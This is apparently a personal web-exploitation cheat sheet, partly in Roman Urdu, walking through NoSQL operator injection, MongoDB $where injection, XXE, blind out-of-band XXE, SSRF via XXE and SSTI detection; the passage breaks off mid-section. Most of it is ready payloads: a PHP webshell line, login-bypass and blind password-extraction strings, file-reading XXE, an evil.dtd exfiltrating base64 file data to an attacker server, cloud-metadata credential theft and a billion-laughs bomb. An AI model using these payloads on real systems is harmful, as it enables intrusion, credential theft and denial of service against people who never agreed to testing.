- ◇ user passwords
- ◇ credit cards
- ◇ emails
- ◇ tokens
- ◇ API keys
- ◇ admin accounts

2. Modify or destroy data

- ◇ update balances
- ◇ change items
- ◇ delete users
- ◇ corrupt DB

3. Write webshells

- ◇ `<?php system($_GET['cmd']); ?>`
- ◇ ASPX/MSF webshell for Windows servers

4. Get OS-level access

- ◇ MSSQL xp_cmdshell → RCE

- ◇ MySQL UDF → run commands
- ◇ PostgreSQL COPY PROGRAM → root shell

5. Use SQLi to pivot inside the network

- ◇ Scan internal network using DB
- ◇ Extract credentials for domain
- ◇ Compromise internal dashboards
- ◇ Move toward domain controller

Basically, SQL injection → full infrastructure compromise.

★ Summary (Simple)

| Perspective | What They Do |
|-------------|--|
| Pentester | Identify, confirm, exploit safely, report properly |
| Hacker | Dump, escalate, destroy, pivot, full takeover |

Pentesters focus on:

- ✓ identifying vulnerabilities
- ✓ confirming exploitability
- ✓ extracting sample data
- ✓ evaluating impact
- ✓ providing remediation steps

Hackers focus on:

- ✗ maximum damage
- ✗ data theft
- ✗ system takeover
- ✗ persistence
- ✗ lateral movement

NoSQL

- [MongoDB Operator Reference](#)
- Capture POST request:
 - ◇ PHP allows to enter array:
 - if body is : user=x&pass=x
 - user[\$ne]=x&pass[\$ne]x
 - can display all users data in database
 - log in as the first user in database i.e. admin
- [Identify and exploit](#)

identification and exploitation

1. Quick Identification Checklist – “Is This App Vulnerable?”

✓ 1.1 Check if input fields behave differently with array syntax

Try these values in username/password/search fields:

```
user[$ne]=test
user[$gt]=0
user[$regex]=.*
user[$or][]=x
```

If app does not break → **APP IS LIKELY VULNERABLE.**

✓ 1.2 Check if login accepts unexpected responses

Send:

```
username[$ne]=anything
password[$ne]=anything
```

If login succeeds → **Auth bypass possible.**

✓ 1.3 Test if server is parsing objects

Send JSON-based requests (for APIs):

```
{"user":{"$ne":"x"}}
```

If server accepts → object injection possible.

✓ 1.4 Test filters on search boxes

Try:

```
{"$ne":null}
{"$regex":".*"}
```

If application behaves abnormally → likely vulnerable.

✓ 1.5 Look for PHP, Express, Mongoose, Node, or MongoDB usage

Commonly vulnerable stacks:

- PHP + Mongo Driver
- Node.js + Mongoose
- Express.js
- Old MongoDB applications
- Weak API validation frameworks

If the backend is one of these → check operator injection.

🔥 2. Operator Injection Payload Checklist

These are the **exact operators hackers use**:

✓ \$ne – not equal

Use for login bypass:

```
username[$ne]=anything
password[$ne]=anything
```

✓ \$or – bypass logic completely

High success for auth bypass:

```
username[$or][]=a&username[$or][]=
```

✓ \$regex – regex-based attacks

Used for:

- ◇ bypass
- ◇ enumeration
- ◇ wildcard matches

```
username[$regex]=.*
```

✓ `$gt / $lt` – numeric bypass

Good when system checks for IDs:

```
id[$gt]=0
```

✓ `$exists` – force match

```
username[$exists]=true
```

3. Hacker POV: What You Try Step-by-Step

Step 1 — Try to convert input into array

Send:

```
username[$ne]=x
```

If server accepts it → BIG GREEN FLAG.

Step 2 — Try login bypass

Payload:

```
username[$ne]=dummy&password[$ne]=dummy
```

If login succeeds → **COMPLETE ACCOUNT TAKEOVER.**

Step 3 — Try regex wildcard

```
username[$regex]=.*
```

If app returns all users → enumeration possible.

Step 4 — Try OR-based bypass


```
username[$or][]=1&password[$or][]=1
```

If server returns something → filter bypass.

Step 5 — Try to extract user data

```
username[$gt]=0
```

🔥 4. Pentester POV: Professional Checklist

✓ 4.1 Identify if backend uses MongoDB or similar NoSQL

- ◇ Check JS files
- ◇ API responses
- ◇ Headers
- ◇ `/api/login` structure
- ◇ Error messages: "MongoError"

✓ 4.2 Try sending array parameters

Use Burp:

```
username[$ne]=anything
```

✓ 4.3 Check for parameter pollution

Try:

```
user=admin&user[$ne]=test
```

If server uses the **second one**, it's vulnerable.

✓ 4.4 Check if filters are weak

Any of this means vulnerable:

- ◇ No validation
- ◇ Direct insertion into DB
- ◇ String only filtering
- ◇ No type-checking

✓ 4.5 Confirm impact

Try:

- ◇ Login bypass
- ◇ Data leak
- ◇ Filter bypass
- ◇ Authentication takeover

🔥 5. Final Quick “One-Glance” Checklist

🔴 Input accepts arrays?

- ✓ Yes → Vulnerable

🔴 Operators accepted?

`$ne, $regex, $or, $gt`

- ✓ If yes → High risk

🔴 Can you bypass login?

- ✓ If yes → Critical

🔴 Can search show all users/data?

- ✓ If yes → Major data exposure

🔴 API returns different output with operator payload?

- ✓ Then operator injection confirmed

PHP

| Operator | PHP Burp Sy |
|-----------------------|-----------------|
| \$ne (Not Equal) | username[\$ne |
| \$nin (Not In) | username[\$nin |
| \$gt (Greater Than) | age[\$gt]=0 |
| \$lt (Less Than) | age[\$lt]=100 |
| \$regex (Regex Match) | username[\$re |
| \$or | username[\$or |
| \$exists | email[\$exists] |
| \$in | role[\$in][]=ad |
| \$not | age[\$not][\$gt |

- **Regex**

| Step | Regex Paylo |
|---|------------------|
| 1. Check password existence | ^.*\$ |
| 2. Find password length (Binary-ish approach) | ^.{N}\$ |
| 3. Confirm exact length | ^.{L}\$ |
| 4. Guess first character | ^c....\$ (length |
| 5. Guess each next character | ^a[b-z]...\$ |
| 6. Use narrowed character sets | Try only likely |
| 7. Confirm full password guess | ^adminpassw |
| 8. Repeat for other users | username=tar |

Syntax Injection(JS)

✅ SYNTAX INJECTION (NoSQL / MongoDB \$where)

🔥 Hacker & Pentester POV – Smart Checklist

(Identification → Confirmation → Exploitation)

1 IDENTIFICATION PHASE (Smart & Fast)

✓ Step 1: Look for JAVASCRIPT-based queries

Indicators of syntax injection risk:

- `$where` operator is used
- Custom JS inside query:

```
{"$where": "this.username == '"' + user + '""}"
```

- Concatenation visible in logs / errors
- Developer writing **manual JS**, not using `{username: user}` filters

Hacker Tip:

`$where` is almost always dangerous because it runs JS inside MongoDB.

✓ Step 2: Test breaking the syntax

Try injecting `'`:

```
admin'
```

Expected:

- ◇ Syntax error
- ◇ JS exception
- ◇ `InternalError / OperationFailure`

If the app crashes → **syntax injection likely**.

✓ Step 3: Test boolean-based logic (no errors needed)

Use false condition:

```
admin' && 0 && 'x
```

→ Should return no email.

Then true condition:

```
admin' && 1 && 'x
```

→ Should return valid email.

Outcome:

Different responses = **JavaScript evaluation confirmed** → **injection exists**.

✓ Step 4: Check if the filter is executed inside JS

i.e., injection happens before MongoDB filter, not escaping.

Try:

```
' ; return true; //
```

If result returns ALL documents → confirmed.

2 EXPLOITATION PHASE (Full Database Extraction)

✓ Step 5: Force TRUE always

Classic payload:

```
' || 1 || '
```

turns:

```
this.username == 'admin' || 1 || ''
```

⇒ 1 is true → returns **all records**.

Use to dump emails:

```
admin' || 1 || '
```

✓ Step 6: Bypass username check and enumerate users

Try:

```
admin' || this.username!='' || '
```

Try listing usernames:

```
' || this.username || '
```

If printed → DB leaks identifiers.

✓ Step 7: Extract sensitive fields

Use JS expression to print:

Dump all fields

```
' || printjson(this) || '
```

Dump passwords if stored:

```
' || this.password || '
```

✓ Step 8: Blind extraction (if no verbose output)

Use conditions that reveal TRUE/FALSE:

Length extraction

```
admin' && this.password.length==5 && '
```

First character extraction

```
admin' && this.password[0]=='a' && '
```

Binary search trick (fastest):

```
admin' && this.password[0] > 'm' && '
```

→ Speeds extraction by 80%.

ADVANCED SMART-ATTACK PLAYBOOK

✓ **Step 9: Use JS to loop database**

List all usernames:

```
'|| db.users.find().forEach(x => print(x.username)) ||'
```

List all fields:

```
'|| db.users.find().forEach(x => printjson(x)) ||'
```

✓ **Step 10: RCE Check (Rare but possible)**

If server installed older MongoDB + insecure sandbox:

Test:

```
'|| require("child_process").exec("id") ||'
```

If error = sandbox → cannot.

If success = **full command execution** (extremely rare).

DEFENSIVE CHECK (for pentester report)

Developer mistakes that caused this:

◇ Using `$where` unnecessarily

◇ String concatenation inside JS query

◇ Not using secure filters:

```
db.users.find({username: user})
```

◇ Verbose error messages


◇ No server-side input validation

◇ JS interpreter enabled in MongoDB engine

✓ FINAL: Quick Copy/Paste Pentester Checklist

```
[1] Detect $where or custom JavaScript in queries
[2] Test syntax break with: '
[3] Test boolean-based injection:
    - admin' && 0 && 'x
    - admin' && 1 && 'x
[4] Confirm JS evaluation:
    - ' ; return true; //
[5] Dump full collection:
    - admin' || 1 || '
[6] Extract fields:
    - ' || printjson(this) || '
    - ' || this.password || '
[7] Blind extraction:
    - admin' && this.password.length==X && '
    - admin' && this.password[0]=='a' && '
[8] Binary search for speed:
    - admin' && this.password[0]>'m' && '
[9] Enumerate all users:
    - ' || db.users.find().forEach(x=>print(x.username)) || '
[10] Check for RCE (rare):
    - ' || require("child_process").exec("id") || '
```


XXE Injection



Check If application accepts xml
Check if data is being sent in xml format

Basic XXEInjection:

Payload:

```
<!DOCTYPE foo [
```

```
<!ENTITY steal SYSTEM "file:///etc/passwd">]>
```

`<!DOCTYPE foo` ⇒ Defines a new DTD (Document type definition)

⇒ tells that any thing can come in foo

[`<!ENTITY steal SYSTEM "file:///etc/passwd">`] ⇒ ENTITY steal means a new variable is being declared

SYSTEM ⇒ check externally means instead of searching in developer's defined data check in system

file:///etc/passwd ⇒ checks for the file /etc/passwd

In Band XXE

Phase 1: Identification & Recon (Finding the Entry Point)

Before you inject, you must confirm the target speaks XML.

1. Check Content-Type Headers:

- Look for `Content-Type: application/xml` or `text/xml`.

- **Trick:** If you see `application/json`, try changing it to `application/xml` and sending XML data. Some endpoints handle both but default to JSON.

• Inspect File Uploads:

- ◇ Does the site accept images? Try **SVG** (Scalable Vector Graphics are XML-based).
- ◇ Does it accept documents? **DOCX**, **XLSX**, and **PPTX** are just zipped XML files.

• SOAP Services:

- ◇ SOAP APIs are purely XML-based. They are prime targets.

• Hidden XML Input:

- ◇ Look for parameters that contain URL-encoded data. Decode it—it might be XML.

Phase 2: Validation (Testing the Parser)

Don't go for the password file immediately. First, see if the parser is alive and listening.

1. The "Sanity" Check (Syntax Error):

- ◇ Send valid XML first.
- ◇ Then send broken XML (e.g., `<name>Hacker`).
- ◇ **Result:** If you get a specific XML parsing error (`SAXParserException`, `DOMException`), you know an XML parser is processing your input.

• The "Entity Expansion" Check:

- ◇ Define a harmless entity and see if it reflects in the response.

XML

```
<!DOCTYPE test [ <!ENTITY name "HackerOne"> ]>
```

```
<userInfo>
  <firstName>&name;</firstName> </userInfo>
```



Phase 3: Exploitation (The Attack)

If the custom entity `&name;` worked, it's time to escalate.

1. Basic File Retrieval (Linux)

◇ **Target:** `/etc/passwd`

◇ **Payload:**

XML

```
<!DOCTYPE root [

  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<userInfo>
  <firstName>&xxe;</firstName>
</userInfo>
```

2. Basic File Retrieval (Windows)

◇ **Target:** `win.ini` or `boot.ini`

◇ **Payload:**

XML

```
<!DOCTYPE root [

  <!ENTITY xxe SYSTEM "file:///c:/windows/win.ini">
]>
<userInfo>
  <firstName>&xxe;</firstName>
</userInfo>
```



Phase 4: Bypassing Restrictions (When `foo` Fails)

This is the specific part you asked for. If the basic payload fails, check these constraints:

1. Restriction: Root Element Mismatch

Scenario: You used `<!DOCTYPE foo ...>` but the XML root tag is `<login>`. The parser blocks it. **Fix:** Rename the DOCTYPE to match the root element exactly.

◇ Request:

XML

```
<login>
  <user>admin</user>
</login>
```

◇ Correct Payload:

XML

```
<!DOCTYPE login [ <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<login>
  <user>&xxe;</user>
</login>
```

2. Restriction: Special Characters Breaking XML

Scenario: The file you are trying to read (like a config file) contains `<` or `>` characters. This breaks the XML syntax when included. **Fix:** Use PHP Wrappers to encode the file in Base64.

◇ Payload:

XML

```
<!DOCTYPE root [
  <!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=/var/
www/html/index.php">
]>
<root>&xxe;</root>
```

- Note: You will get a Base64 string. Decode it on your machine to read the source code.

3. Restriction: WAF (Web Application Firewall)

Scenario: WAF blocks "SYSTEM" or "file://". **Fix:**

- ◇ Try using extra spaces: `<!ENTITY xxe SYSTEM "... " >`

- ◇ Try different encoding (UTF-16) if the server supports it.



Phase 5: Blind XXE (No Output)

If the server processes the XML but **does not show you the result** on the screen (Blind XXE).

1. Test Out-of-Band (OOB) Interaction:

- ◇ Can the server access the internet?

◇ Payload:

XML

```
<!DOCTYPE root [  
  
    <!ENTITY % xxe SYSTEM "http://YOUR-COLLABORATOR-ID.oastify.com">  
    %xxe;  
  

```

- ◇ Result: Check your Burp Collaborator or server logs. If you get a ping/DNS request, you have Blind XXE.



Phase 6: Rare / Special Vectors

1. XInclude Attack:

- ◇ Sometimes you can't control the `DOCTYPE` block (it's hidden server-side), but you can inject into the data body.

◇ Payload:

XML

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">  
<xi:include parse="text" href="file:///etc/passwd"/>  
</foo>
```

• File Upload (SVG):

- ◇ Create an image file `logo.svg` with this content:

XML

```
<?xml version="1.0" standalone="yes"?>  
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>  
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg">  
    <text font-size="20" x="0" y="16">&xxe;</text>  
</svg>
```

◇ Upload it. If the server renders the image, the text will contain the contents of `/etc/passwd`.



Summary Checklist for You

1. [] **Identify:** Change Content-Type to `application/xml`.
2. [] **Test:** Can you define a new entity `<!ENTITY test "123">` and see "123"?
3. [] **Exploit:** Try reading `/etc/passwd`.
4. [] **Debug:** If blocked, match DOCTYPE name with Root Element.
5. [] **Bypass:** If file breaks XML, use `php://filter/.../base64-encode`.
6. [] **Blind:** If no output, try to ping your own server (OOB).

XML Expansion:

1. Basic Concept (Normal Expansion)

"Entity Expansion" ka matlab ha: **Variable ki value ko replace karna.**

Tumhare diye gaye code ko dekho:

XML

```
<!ENTITY xxe "This is a test message" >
...
<name>&xxe; &xxe;</name>
```

Yahan kia ho raha ha?

1. Parser ne dekha ke `xxe` naam ka aik variable (Entity) ha jiski value ha: "This is a test message".
2. Neechay `<name>` tag main tum ne `&xxe;` ko **do daffa (2 times)** likha.
3. **Expansion:** Parser ne `&xxe;` ko hataya aur wahan uski value paste kar di.

Final Result (Jo Server Memory main banega):

Plaintext

```
This is a test message This is a test message
```

Yeh normal ha. Is se server ko koi nuqsan nahi hua.

2. The Attack: Billion Laughs (Denial of Service)

Text main likha ha: "recursive or excessively large entities... leading to Denial of Service (DoS)."

Hacker sochta ha: "Agar main aik entity ko doosri entity ke andar call karoon, aur phir teesri ke andar... to kia hoga?"

Isay "**XML Bomb**" ya "**Billion Laughs Attack**" kehte hain.

Kaise kaam karta ha? Imagine karo tum server ko aik choti si 1KB ki file bhejte ho, lekin jab server usay "Expand" karta ha, to wo **3 GB** ki ban jati ha. Server ki RAM full ho jati ha aur wo crash kar jata ha.

Attack Payload Example:

XML

```
<!DOCTYPE lolz [  
  <!ENTITY lol "lol">  
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">  
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">  
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">  
  ...  
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">  
>  
<root>&lol9;</root>
```

Step-by-Step Tabahi:

1. `&lol;` = "lol" (Sirf 3 characters).
2. `&lol1;` = 10 daffa "lol".
3. `&lol2;` = 10 daffa `&lol1;` (Yani 100 "lol").
4. `&lol3;` = 1000 "lol".
5. `&lol9;` tak pohanchte pohanchte yeh **1 Billion "lol"** ban jatay hain.

Jab parser `&lol9;` ko process karne lagta ha, to usay **Billions of strings** memory main load karni parti hain. Server ki CPU aur RAM 100% par chali jati ha aur wo doosre users ke liye down ho jata ha.

OOB xxe



Phase 1: Identification (Recon & Detection)

First, verify if the server processes XML and can make outbound network connections.

1. Content-Type Swapping:

- If the request is JSON (`{"id":1}`), change the header to `Content-Type: application/xml` and send XML data.

• The "Ping" Test (Interaction):

- ◇ Use **Burp Collaborator** or a public listener (like `interactsh`).

- ◇ Inject a payload to see if the server queries your listener.

◇ Payload:

XML

```
<!DOCTYPE foo [  
  <!ENTITY xxe SYSTEM "http://YOUR-COLLABORATOR-ID.oastify.com">  
<root>&xxe;</root>
```

- ◇ **Check:** Did you get a DNS or HTTP hit? If **YES**, it is vulnerable.



Phase 2: Infrastructure Setup

You need a server to host your malicious DTD file and receive the stolen data.

1. Attacker Server:

- ◇ If on a CTF (VPN): Use your local IP (`tun0`).
- ◇ If real-world: Use a VPS (DigitalOcean, AWS, etc.).

• Start Listener:

- ◇ Create a directory for your payloads.
- ◇ Run Python: `python3 -m http.server 8000`



Phase 3: Crafting the Malicious DTD (The Trap)

Since we cannot see the output, we use **Parameter Entities (%)** in an external file to construct a dynamic URL

containing the file data.

1. **Create File:** Name it `evil.dtd`.

2. The Code:

XML

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
```

```
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://YOUR-ATTACKER-IP:8000/?data=%file;'>">
```

```
%eval;  
%exfiltrate;
```

◇ Note: `%` is the HTML entity for `%`. It is used to nest entities inside other entities.



Phase 4: Exploitation (The Trigger)

Now, tell the vulnerable server to download and execute your `evil.dtd`.

1. **The Trigger Payload:** Send this in the request body to the target application:

XML

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE foo SYSTEM "http://YOUR-ATTACKER-IP:8000/evil.dtd">  
<foo>&exfiltrate;</foo>
```

2. **Monitor Logs:** Watch your Python server terminal. You are looking for a request like this: `GET /?data=cm9vdDp4OjA6cm9vdDovcm9vdDovYmluL2Jhc2gK... HTTP/1.1 200 -`



Phase 5: Decoding (Loot Processing)

The data you received is Base64 encoded.

1. **Extract:** Copy the string after `?data=`.

2. Decode:

◇ **Terminal:** `echo "YOUR_BASE64_STRING" | base64 -d`

◇ **Burp:** Send to Decoder > Decode as Base64.

• **Result:** You will see the cleartext contents of `/etc/passwd`.

Troubleshooting (If it fails)

If you get the "Ping" but the data extraction fails:

1. **Egress Filtering:** The firewall might block HTTP traffic on weird ports. Try running your Python server on **Port 80** or **443**.

2. **PHP Wrappers:** The `php://filter` wrapper only works on PHP backends.

◇ **Java:** Java handles OOB differently (often requires FTP to exfiltrate data containing newlines).

• **File Permissions:** Ensure the user running the web server has permission to read the file you are targeting.

Summary Checklist

◇ ☐ **Identify:** Did you successfully convert JSON/Input to XML?

◇ ☐ **Ping:** Did the server make a DNS/HTTP request to your Collaborator?

◇ ☐ **Infrastructure:** Is your Python server running and reachable by the target?

◇ ☐ **DTD Syntax:** Did you use Parameter Entities (%) correctly in `evil.dtd`?

◇ ☐ **Encoding:** Did you use Base64 to handle special characters?

◇ ☐ **Trigger:** Did the target request your `.dtd` file?

◇ ☐ **Logs:** Did you check the logs for the exfiltrated string?

SSRF + XXE

Phase 1: Confirmation (Protocol Check)

First, verify if the XML parser accepts HTTP protocols instead of just file paths.

1. Basic HTTP Check:

- Instruct the server to make a request to a public website.

- **Payload:**

XML

```
<!DOCTYPE foo [  
  <!ENTITY xxe SYSTEM "http://google.com">  
<user>&xxe;</user>
```

- **Result:** If you see HTML code from Google in the error message or response, or if the request takes time to complete, **SSRF is possible**.



Phase 2: Localhost Mapping (Internal Recon)

Stop looking outside; force the server to look at itself (Localhost).

1. Target Localhost:

- ◇ Attempt to access standard ports on the loopback interface.

- ◇ **Payload:**

XML

```
<!DOCTYPE foo [  
  <!ENTITY xxe SYSTEM "http://localhost:80/">  
<user>&xxe;</user>
```

- ◇ **Targets:** Try variations like `localhost`, `127.0.0.1`, `0.0.0.0`, or even `:::1` (IPv6).



Phase 3: Port Scanning (Burp Intruder)

This is the core technique to map the internal network infrastructure.

1. **Send to Intruder:** Capture the request and send it to Burp Intruder.

2. **Set Payload Position:** Highlight the port number.

XML

```
<!ENTITY xxe SYSTEM "http://localhost:$80$/">
```

3. Configure Attack:

◇ **Payload Type:** Numbers.

◇ **From: 1 To:** 65535 (Or start with top 1000 ports like 22, 80, 443, 3306, 6379, 8080).

◇ **Step:** 1.

• Analyze Results:

◇ **Start Attack.**

◇ **Sort by Length:** Look for response lengths that are **different** from the baseline.

◇ Indicator: A different length or status code usually indicates an **OPEN** port.

Phase 4: The Jackpot (Cloud Metadata)

If the target is hosted on a cloud provider (AWS, GCP, Azure), this step can lead to a full **Account Takeover**. Cloud servers use a specific link-local IP to retrieve configuration data.

1. AWS/GCP/Azure Metadata Attack:

◇ **Payload:**

XML

```
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/">
]>
<user>&xxe;</user>
```

◇ **Goal:** Retrieve `iam/security-credentials/`. If successful, you steal the server's **Access Keys** and **Secret Tokens**.

Phase 5: Blind SSRF (Time-Based Detection)

If the server does not return the response content (Blind), use **Time** as an oracle.

1. Closed Port Behavior:

◇ Request: `http://localhost:12345` (Random non-existent port).

◇ Response: Instant rejection (Connection Refused).

◇ **Time:** Very Fast (e.g., < 50ms).

• **Open/Filtered Port Behavior:**

◇ Request: `http://localhost:8080` (Internal Service).

◇ Response: The server tries to connect, waits for a handshake, or times out.

◇ **Time:** Noticeably Slower (e.g., > 500ms).

◇ **Conclusion:** If it hangs or takes longer, the port is likely **OPEN**.



Summary Checklist for SSRF via XXE

◇ [] **Validation:** Did you switch from `file:///` to `http://`?

◇ [] **Localhost:** Did you test `http://127.0.0.1` or `http://localhost`?

◇ [] **Intruder:** Did you scan ports (1-65535) using Burp?

◇ [] **Analysis:** Did you sort results by **Response Length** or **Status Code**?

◇ [] **Cloud:** If on cloud, did you hit the magic IP `169.254.169.254`?

◇ [] **Blind:** If no output, did you analyze the **Response Time**?


SSTI

Detection:

- ◇ Find those injection points, whose input is reflected in output:
 - like. /api/jack
 - Response: Hi, jack!
 - like. ?name=user
- ◇ **Fuzzing:**
 - Manually or using Burp Suite intruder
 - Use following characters either in a single input or one by one
 - `${{<%[%"'"]}}%`
 - Check the response if response of some characters is different than others or some characters got disappeared from output
 - **vulnerable to SSTI**

Identification:

- ◇ If error is verbous, it may include info that helps or directly exposes template engine
- ◇ otherwise
 -



Syntax:

Jinja2

```

{{ print statement start

```

}} print statement close
e.g. {{7*7}}
{% block statement start
}% block statement close
{# comment start
#} comment close

Detection

SSTI Detection

1 High-Probability Targets (Test These First)

Not every parameter deserves equal effort.



Prioritize Inputs That:

- Are reflected in response
- Appear inside HTML content
- Control page titles, headings, profile names
- Generate emails, PDFs, or previews
- Are used in template rendering (user dashboards, CMS, admin panels)



Time-saving rule:

If input is stored and later displayed → high SSTI potential.

2 Where to Inject (Complete Coverage Map)



URL-Based Injection

◇ Path parameters

```
/profile/<username>
```

◇ REST IDs

```
/api/user/alpha
```

◇ Query parameters

```
?name=alpha
```

◇ Nested params

```
?user[name]=alpha
```



Form Inputs

◇ Text fields

◇ Search bars

◇ Comment boxes

◇ Feedback forms

- ◇ Login/register fields
- ◇ Hidden fields (inspect source)

Headers (Often Overlooked)

- ◇ User-Agent
- ◇ Referer
- ◇ X-Forwarded-For
- ◇ Host
- ◇ Custom headers

Why?

Some apps log headers and render them in admin panels.

Cookies

- ◇ Session-related fields
- ◇ Custom tracking cookies
- ◇ Remember-me values

JSON & API Bodies

If app uses API:

```
{  
  "username": "alpha"  
}
```

Inject there too.



File Upload Metadata

◇ Filename

◇ Title

◇ Description fields

Especially dangerous in CMS systems.



3 Smart Testing Strategy (Avoid Testing Every Param Blindly)

Instead of injecting everywhere blindly:

Step 1 – Reflection Check

Send:

randomstring123

